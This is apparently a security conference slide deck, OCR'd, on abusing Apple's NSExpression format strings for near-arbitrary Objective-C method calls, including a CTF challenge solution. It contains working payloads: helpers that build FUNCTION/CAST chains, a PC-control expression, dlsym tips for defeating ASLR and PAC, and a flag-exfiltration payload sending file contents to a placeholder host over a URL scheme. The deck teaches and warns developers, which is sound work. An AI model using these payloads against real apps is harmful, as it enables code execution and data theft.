
```
let mathExpression = NSExpression(format: "4 + 5 - 2**3")
let mathValue = mathExpression.expressionValueWithObject(
                                                  nil, context: nil) as? Int

// 1
```

"4 + 5 - 2**3"


NSFunctionExpression
operand
NSConstantValueExpression
_NSPredicateUtilities
selector
from:subtract:
arguments
NSFunctionExpression
NSFunctionExpression

"4 + 5 - 2**3"




```
[_NSPredicateUtilities from:
  [_NSPredicateUtilities add:@4 to:@5]
                subtract:[_NSPredicateUtilities raise:@2 toPower:@3]];
```

```
// Image: /System/Library/Frameworks/Foundation.framework/Foundation

@interface _NSPredicateUtilities : NSObject
+ (id)abs:(id)arg1;
+ (id)add:(id)arg1 to:(id)arg2;
+ (id)average:(id)arg1;
+ (id)bitwiseAnd:(id)arg1 with:(id)arg2;
+ (id)bitwiseOr:(id)arg1 with:(id)arg2;
+ (id)bitwiseXor:(id)arg1 with:(id)arg2;
+ (id)castObject:(id)arg1 toType:(id)arg2;
+ (id)ceiling:(id)arg1;
+ (id)count:(id)arg1;
+ (id)distanceToLocation:(id)arg1 fromLocation:(id)arg2;
+ (id)distinct:(id)arg1;
+ (id)divide:(id)arg1 by:(id)arg2;
+ (id)exp:(id)arg1;
+ (id)floor:(id)arg1;
// ...

@end
```

Eval in Objective-C Runtime

- Eval is considered evil
  - Worse performance because it interprets code on the fly
  - Possible vector for code-injection attacks
  - Harder to debug because the call stack may be incomplete

- Eval is for interpreters
- Objective-C is a compiled language
- But it seems like we have something close to eval

(Almost) Arbitrary Code Execution

performSelector: equivalent

Function Expressions

In OS X v10.4, `NSExpression` only supports a predefined set of functions: `sum`, `count`, `min`, `max`, and `average`. These predefined functions were accessed in the predicate syntax using custom keywords (for example, `MAX(1, 5, 10)`).

In macOS 10.5 and later, function expressions also support arbitrary method invocations. To use this extended functionality, you can now use the syntax `FUNCTION(receiver, selectorName, arguments, ...)`, for example:

```
FUNCTION(@"/Developer/Tools/otest", @"lastPathComponent") => @"otest"
```

All methods must take 0 or more `id` arguments and return an `id` value, although you can use the `CAST` expression to convert datatypes with lossy string representations (for example, `CAST(####, "NSDate")`). The `CAST` expression is extended in OS X v10.5 to provide support for casting to classes for use in creating receivers for function expressions.

Getting Arbitrary Class

- If the literals are not enough to call arbitrary Objective-C method
- CAST("NSURL", "Class")

```
id +[_NSPredicateUtilities castObject:toType:]
(_NSPredicateUtilities_meta *self, SEL a2, id a3, id NSString)
{
 if ([@"Class" isEqualToString:a4])
    return NSClassFromString(a4);
```

Literals

- String and number literals in NSExpression are translated to Objective-C types (__NSCFString, __NSCFNumber)
- In case you need primitive values
  - FUNCTION(1337, 'intValue')
  - FUNCTION('AAAAAA', 'UTF8String')

Tweet

Samuel Groß @5aelo · Aug 10, 2019

In case you missed @natashenka's talk at @BlackHatEvents this week, here is a video showing a remote exploit for one of the iMessage bugs we found: youtu.be/E_9kBFKNx54 Be sure to read googleprojectzero.blogspot.com/2019/08/the-fu... if you are interested in these kinds of attacks!

iMessage Exploit (iPhone Xs)
Demo video showing a remote exploit against an iPhone XS over iMessage. The exploit requires no ...
youtube.com

10 169 407

Zhi @CodeColorist · Aug 10, 2019

Wait, iPhone XS? PAC bypass as well?

1

Samuel Groß @5aelo · Aug 10, 2019

I guess that somewhat depends on the definition of "bypass". It can run fairly arbitrary code, but it's not quite the equivalent of having ROP (yet?)...

1

Zhi
@CodeColorist

Replying to @5aelo @natashenka and @BlackHatEvents

performSelector oriented programming? 😳

1:18 AM · Aug 11, 2019 · Twitter for iPhone

View Tweet activity

9 Likes

Samuel Groß @5aelo · Aug 11, 2019

Replying to @CodeColorist @natashenka and @BlackHatEvents

🙃

2

Issue 1933: SLOP - A Userspace PAC Workaround

Reported by saelo@google.com on Fri, Sep 13, 2019, 5:07 PM GMT+8 Project Member

Code 1 of 11 Back to list

This report describes an exploitation technique that can be used to work around pointer authentication (“PAC”, enabled on iOS devices with the A12 chipset) in userspace after an attacker has achieved arbitrary memory read/write and arbitrary Objective-C method invocation primitives.

With PAC, code pointers are cryptographically signed, with the signature being stored in the top bits of the pointer. Before dereferencing a pointer, its signature is validated and the process is aborted if the signature is invalid. As the signing key does not reside in memory, an attacker can not simply create signatures themselves. Moreover, the signature algorithm can take an additional 64-bit context input which will be used to compute the signature. This is, for example, used to protect return addresses on the stack for which the context is their address in memory. This generally prevents (or at least complicates) pointer swap attacks. Refer to Brandon’s blog post [1] for more details.

After an attacker successfully exploits a vulnerability in a userspace process, they commonly want to execute a privilege escalation exploit (LPE) next. As such the question arises how, in the face of PAC, an attacker could achieve execution of arbitrary code powerful enough to implement a privilege escalation exploit. The technique described here, dubbed "SeLector Oriented Programming" or just SLOP*, allows this. To use SLOP, an attacker has to first exploit a vulnerability in a way that grants them an arbitrary method call primitive. In particular, the attacker needs to be able to send the “invoke” selector to a faked NSInvocation object, thus being able to execute any ObjC method available in the process. An example of this is the PoC exploit written for ~~issue 1917~~ (GPZ) / 717419863 (Apple).

Very close to the primitive used in Project Zero’s iMessage exploit

```
def stringify(o):
    if isinstance(o, str):
        return '"%s"' % o

    if isinstance(o, list):
        return '{' + ','.join(map(stringify, o)) + '}'

    return str(o)


class Call:
    def __init__(self, target, sel, *args):
        self.target = target
        self.sel = sel
        self.args = args

    def __str__(self):
        if len(self.args):
            joint = ','.join(map(stringify, self.args))
            tail = ',' + joint
        else:
            tail = ''
        return f'FUNCTION({stringify(self.target)},"{self.sel}"{tail})'


class Clazz:
    def __init__(self, name):
        self.name = name

    def __str__(self):
        return f'CAST("{self.name}","Class")'
```

It’s powerful

- Not just some elementary mathematics
- One expression at a time. One-liner only
- No control flow, only compound boolean expression
- Variables are only supported when the evaluation context is a valid NSMutableDictionary
- Enough for plenty of things

You prefer traditional ROP?

We actually didn’t manage to compile the app in ARM64e

```
def selector(name):
    expr = Call(Clazz('NSFunctionExpression'), 'alloc')
    expr = Call(expr, 'initWithTarget:selectorName:arguments:', '', name, [])
    return Call(expr, 'selector')


def pc_control(pc=0x41414141):
    NSString = Clazz('NSString')
    op = Call(Clazz('NSInvocationOperation'), 'alloc')
    op = Call(op, 'initWithTarget:selector:object:',
              NSString, selector('alloc'), [])
    invocation = Call(op, 'invocation')
    imp = Call(pc, 'intValue')
    return Call(invocation, 'invokeUsingIMP:', imp)
```

Abuse `-[NSInvocation invokeUsingIMP:]` to control PC.

As it's not possible to initialize an NSInvocation to a local variable and call its `setTarget:` and `invokeUsingIMP:` respectively, we use NSInvocationOperation to initialize it in an one-liner

PC Control

```
FUNCTION(FUNCTION(FUNCTION(FUNCTION(CAST('NSInvocationOperation','Class'),'alloc'),'initWithT
arget:selector:object:',CAST('NSString','Class'),FUNCTION(FUNCTION(FUNCTION(CAST('NSFunctionE
xpression','Class'),'alloc'),'initWithTarget:selectorName:arguments:','','alloc',
{}),'selector'),{}),'invocation'),'invokeUsingIMP:',FUNCTION(0x41414141,'intValue'))
```

```
(lldb) bt
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x41414141)
    frame #0: 0x0000000041414141
    frame #1: 0x00007fff2042556c CoreFoundation`__invoking___ + 140
    frame #2: 0x00007fff204cff1e CoreFoundation`-[NSInvocation invokeUsingIMP:] + 225
    frame #3: 0x00007fff211d676b Foundation`-[NSFunctionExpression expressionValueWithObject:context:] + 721
```

You can defeat ASLR (and even PAC) by using

`-[CNFileServices dlsym::]`
`-[ABFileServices dlsym::]`

Solution

Backdoor (Hint)

```
// backdoor, in case you didn't find the CAST() operator

extension NSString {
    @objc
    func forName() -> AnyClass? {
        return NSClassFromString(self as String)
    }
}
```

Pseudocode

```
NSString* path = [[NSBundle main] pathForResource:"flag" ofType:""];
NSString* flag = [[NSData dataWithContentsOfFile:path] base64Encoding];
NSString* urlString = [@"http://a.b.c.d:8080/" stringByAppendingString:flag];
NSURL* url = [NSURL URLWithString:urlString];
[NSData dataWithContentsOfURL:url];
```

NSExpression

```
FUNCTION(CAST("NSData","Class"),'dataWithContentsOfURL:',FUNCTION(CAST("NSURL","Class"),
'URLWithString:',FUNCTION("http://a.b.c.d:
8080/",'stringByAppendingString:',FUNCTION(FUNCTION(CAST("NSData","Class"),'dataWithCont
entsOfFile:',FUNCTION(FUNCTION(CAST("NSBundle","Class"),'mainBundle'),'pathForResource:o
fType:',"flag","")),'base64Encoding'))))
```

URL Scheme

icalc://
FUNCTION%28CAST%28%22NSData%22%2C%22Class%22%29%2C%27dataWithContentsOfURL%3A%27%2CFUNCTION%28CAST%28%22NSURL%22%2C%22Class%22%29%2C%27URLWithString%3A%27%2CFUNCTION%28%22http%3A%2F%2Fa.b.c.d%3A8080%2F%22%2C%27stringByAppendingString%3A%27%2CFUNCTION%28FUNCTION%28CAST%28%22NSData%22%2C%22Class%22%29%2C%27dataWithContentsOfFile%3A%27%2CFUNCTION%28FUNCTION%28CAST%28%22NSBundle%22%2C%22Class%22%29%2C%27mainBundle%27%29%2C%27pathForResource%3AofType%3A%27%2C%22flag%22%2C%22%22%29%29%2C%27base64Encoding%27%29%29%29%29


Some Mistakes I Made

- Due the limitation of the lldb debugserver, the flag checker isn’t actually using URL scheme, but argv instead
  - It had a bug that URL scheme doesn’t work at all, leaving some confusion for the participants
- Though we were running on an A12 device, the victim app wasn’t actually compiled with Pointer Authentication Code enabled
  - Store Apps are still not getting PAC-ed today

Real-life Attacks

Malwares

- Bypass App Store review to run arbitrary Objective-C invocation
- Harder to spot (no dlsym, performSelector:, NSSelectorFromString, NSClassFromString)
- Wang, Tielei, et al. "Jekyll on ios: When benign apps become evil." 22nd {USENIX} Security Symposium ({USENIX} Security 13). 2013.



A warning from Apple [resolved, not about React Native] #12778

Closed XHTeng opened this issue on Mar 8, 2017 · 24 comments

XHTeng commented on Mar 8, 2017 • edited

I received a warning from Apple this morning , how to solve it :

Dear Developer,

Your app, extension, and/or linked framework appears to contain code designed explicitly with the capability to change your app's behavior or functionality after App Review approval, which is not in compliance with section 3.3.2 of the Apple Developer Program License Agreement and App Store Review Guideline 2.5.2. This code, combined with a remote resource, can facilitate significant changes to your app's behavior compared to when it was initially reviewed for the App Store. While you may not be using this functionality currently, it has the potential to load private frameworks, private methods, and enable future feature changes.

This includes any code which passes arbitrary parameters to dynamic methods such as dlopen(), dlsym(), respondsToSelector:, performSelector:, method_exchangeImplementations(), and running remote scripts in order to change app behavior or call SPI, based on the contents of the downloaded script. Even if the remote resource is not intentionally malicious, it could easily be hijacked via a Man In The Middle (MiTM) attack, which can pose a serious security vulnerability to users of your app.

Please perform an in-depth review of your app and remove any code, frameworks, or SDKs that fall in line with the functionality described above before submitting the next update for your app for review.

Best regards,

👍 18 😕 76

Code Injection Vector

- Remember our previous talk on turning arbitrary SQLite injection into native code execution?
  - Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software

Code Injection Vector

- Families
  - +[NSPredicate predicateWithFormat:]
  - +[NSPredicate predicateWithFormat:argumentArray:]
  - +[NSPredicate predicateWithFormat:arguments:]
  - +[NSExpression expressionWithFormat:]
  - +[NSExpression expressionWithFormat:argumentArray:]
  - +[NSExpression expressionWithFormat:arguments:]
- Only when the format string is fully controllable
  - It is also a format string vulnerability, but compile doesn’t seem to warn about it
- Parameter binding is still safe to use

Format String Injection

```
NSExpression *expr = [NSExpression expressionWithFormat:@"%p"];
id result = [expr expressionValueWithObject:nil context:nil];
NSLog(@"%@", result);
```

result is now an NSConcreteValue carrying the address of expr

Code Injection Vector

```
NSPredicate *filter1 = [NSPredicate expressionWithFormat:input]; // insecure ❌

NSPredicate *filter2 = [NSPredicate expressionWithFormat:@"name == %@"
                                           argumentArray:@[input]]; // okay ✅
```

References

- https://nshipster.com/nsexpression/
- https://developer.apple.com/documentation/foundation/nsexpression?language=objc
- https://developer.apple.com/documentation/foundation/nspredicate?language=objc
- https://developer.apple.com/library/archive/documentation/Cocoa/Conceptual/Predicates/Articles/pSyntax.html
- https://bugs.chromium.org/p/project-zero/issues/detail?id=1933

Write-ups

- https://gist.github.com/saelo/f6e3abd0faa5447ab52f9d34efa93a4d
- https://github.com/pwning/public-writeup/blob/master/rwctf2019/pwn_dezhou/readme.md
- https://github.com/5lipper/ctf/blob/master/rwctf19-quals/dezhou_instrumentz.py

Source Code

- https://github.com/ChiChou/DezhouInstrumenz